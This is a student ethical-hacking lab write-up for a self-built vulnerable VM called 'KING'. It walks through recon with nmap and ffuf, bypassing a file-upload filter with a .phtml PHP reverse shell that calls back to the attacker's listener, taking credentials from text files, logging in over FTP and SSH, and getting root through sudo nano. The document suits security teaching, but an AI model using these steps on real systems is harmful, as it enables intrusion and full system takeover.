
ETHICAL HACKING LAB PROJECT


VULNERABLE BOX CREATION AND EXPLOITATION


21PC15-HARSHAD KRISHNA B S
21PC33-SHANJU SHREE A

KING BOX WRITEUP:

- This machine was tested with network adapter **NAT Network**.
- Both Attacker machine and the victim machine are connected to same **NAT Network**.







```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.16  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::c958:d228:acfc:1955  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 2531 (2.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 5509 (5.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Reconnaissance:

- Start the netdiscover to find victim machine IP.

```
┌──(root㉿kali)-[/home/kali]
└─# netdiscover -r 10.0.2.1/24
```

```
root@kali: /home/kali

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:1a:4a:84      1      60  PCS Systemtechnik GmbH
 10.0.2.15       08:00:27:4a:37:fe      2     120  PCS Systemtechnik GmbH
```

- Here you can see the IP 10.0.2.15, which could be the possible IP of the victim machine.
- Ping and see if the host is reachable or not.


```
┌──(root㉿kali)-[/home/kali]
└─# ping 10.0.2.15 -c 5
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.429 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.620 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.881 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.01 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4068ms
rtt min/avg/max/mdev = 0.420/0.671/1.009/0.237 ms
```

Scanning:

- Start the nmap scan to find the open ports in the machine.
- You can add more options if needed, like making a scan to all ports by "-p-" option or running all the scripts with option "-A" and finding the OS of the machine.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-17 01:25 EDT
Nmap scan report for blackpearl.tcm (10.0.2.15)
Host is up (0.00060s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:4A:37:FE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.12 seconds
```


- As the port 80(http) is open we can see a html page from our browser.



- Now scan for hidden directories using FFUF tool or any other directory Brute-forcing tools.


```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u http://10.0.2.15/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.15/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 8ms]
    * FUZZ: # directory-list-2.3-small.txt

[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 8ms]
    * FUZZ: # Copyright 2007 James Fisher

[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 6ms]
    * FUZZ: # Priority ordered case sensative list, where entries were found

[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 5ms]
    * FUZZ: uploads

[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 61ms]
    * FUZZ: #

[Status: 200, Size: 431, Words: 21, Lines: 18, Duration: 0ms]
    * FUZZ: upload
```

- We found the directories upload and uploads hosted on the victim's machine.



Exploitation:

- Now, we will try uploading rev.exe reverse shell to the website.
- Here we can see it only accepts .jpg, .jpeg, .png.gif. This shows that there is a filter in the upload.php and now we can also conclude that the website runs on php.




- Let's try uploading a php reverse shell from the below resource link.

http://pentestmonkey.net/tools/php-reverse-shell


- Make sure you change the IP and port number of the shell code.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.16';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


- Now we can see the webpage does not allow .php files also.



- Therefore, let's try uploading .phtml file to the webpage.




- Now the .phtml file is been uploaded.



- Set up a netcat listener to listen for the incoming reverse shell connection from file we uploaded. **<u>Note:</u>** Enter the correct port number same as the one mention you mentioned in the reverse shell file

- Now run the .phtml file by just clicking the file in the uploads directory.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49706
Linux king-VirtualBox 6.2.0-34-generic #34~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Sep  7 13:12:03 UTC 2
x86_64 x86_64 x86_64 GNU/Linux
 11:25:30 up 50 min,  2 users,  load average: 0.04, 0.05, 0.36
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
king     tty2     tty2             10:42   50:16   0.02s  0.02s /usr/libexec/gnome-session-binary --sess
ion=ubuntu
king     pts/1    -                10:44   14:26   0.02s  0.06s sudo su
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

- Now you got the shell for the victim machine. But the shell belongs to the user www-data, we should try escalating the privilege to any other user.

```
$ whoami
www-data
```

- From the listed files you can see the file, flag.txt and pass.txt.

```
$ ls
bin
boot
cdrom
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
pass.txt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
uploads
usr
var
```

```
$ cat flag.txt
flag{F1leUploader$uck3d}
```

flag{F1leUploader$uck3d}

```
$ cat pass.txt
ftpuser⟶FTPisM1n3%%%
```

- We can see a file named pass.txt, which contains username password for the ftp server. Now we shall try connecting to the ftp of the victim machine.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPd 3.0.5)
Name (10.0.2.15:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43715|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              41 Oct 07 15:00 change.txt
drwxr-xr-x    2 1001     1001         4096 Oct 12 12:06 files
-rw-r--r--    1 0        0              23 Oct 12 12:00 ssh-pass.txt
226 Directory send OK.
ftp> get ssh-pass.txt
local: ssh-pass.txt remote: ssh-pass.txt
229 Entering Extended Passive Mode (|||47461|)
150 Opening BINARY mode data connection for ssh-pass.txt (23 bytes).
100% |***********************************************************|    23        0.25 KiB/s    00:00 ETA
226 Transfer complete.
23 bytes received in 00:00 (0.24 KiB/s)
ftp> cd files
250 Directory successfully changed.
ftp> s
?Ambiguous command.
ftp> ls
229 Entering Extended Passive Mode (|||47508|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              24 Oct 12 12:06 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||45433|)
150 Opening BINARY mode data connection for flag.txt (24 bytes).
100% |***********************************************************|    24        0.26 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.26 KiB/s)
ftp> bye
221 Goodbye.
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat ssh-pass.txt
queen ⟶ KingM@ker234
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat flag.txt
flag{NoAnonimityHere!!}
```

flag{NoAnonimityHere!!}

Privilege Escalation:

- Now we got the SSH credentials for the user queen now we will try logging in to that machine.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ssh queen@10.0.2.15
queen@10.0.2.15's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.2.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
*** System restart required ***
Last login: Fri Oct 13 16:11:25 2023 from 10.0.2.16
queen@king-VirtualBox:~$
```

- We can find the flag in the Desktop of the Queen

```
queen@king-VirtualBox:~$ cd Desktop/
queen@king-VirtualBox:~/Desktop$ ls
flag.txt
queen@king-VirtualBox:~/Desktop$ cat flag.txt
flag{HaHa_tryKING}
```

flag{HaHa_tryKING}

- Let us try escalating our privileges from here, try running the sudo command and find the binaries which we can run as a sudo user.

```
queen@king-VirtualBox:~/Desktop$ sudo -l
Matching Defaults entries for queen on king-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User queen may run the following commands on king-VirtualBox:
    (root) /bin/nano
```

- Here we can see that the binary “nano” can be run by the queen as the super user in this machine.
- Let’s now find a way to escalate using the commands given in the GTFObins.
  Note: Read the article to find new ways to escalate using the nano binary.

https://gtfobins.github.io/gtfobins/nano/

.. / nano

Star 9,192


Shell | File write | File read | Sudo | Limited SUID


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
nano
^R^X
reset; sh 1>&0 2>&0
```

- Try entering the commands to spawn the root shell.





- Now we spawned a root shell for the victim machine. This shows that the KING box is fully conquered.

- You can go into /root directory for the flag.

flag{GoodEscalation}

- And /home/king/Desktop for the other flag.

flag{YouShowedYourDominance}

Credentials :

KING - rul1ng@123

ftpuser - FTPisM1n3%%%

QUEEN - KingM@ker234

Flags :

flag{F1leUploader$uck3d}

flag{NoAnonimityHere!!}

flag{HaHa_tryKING}

flag{GoodEscalation}

flag{YouShowedYourDominance}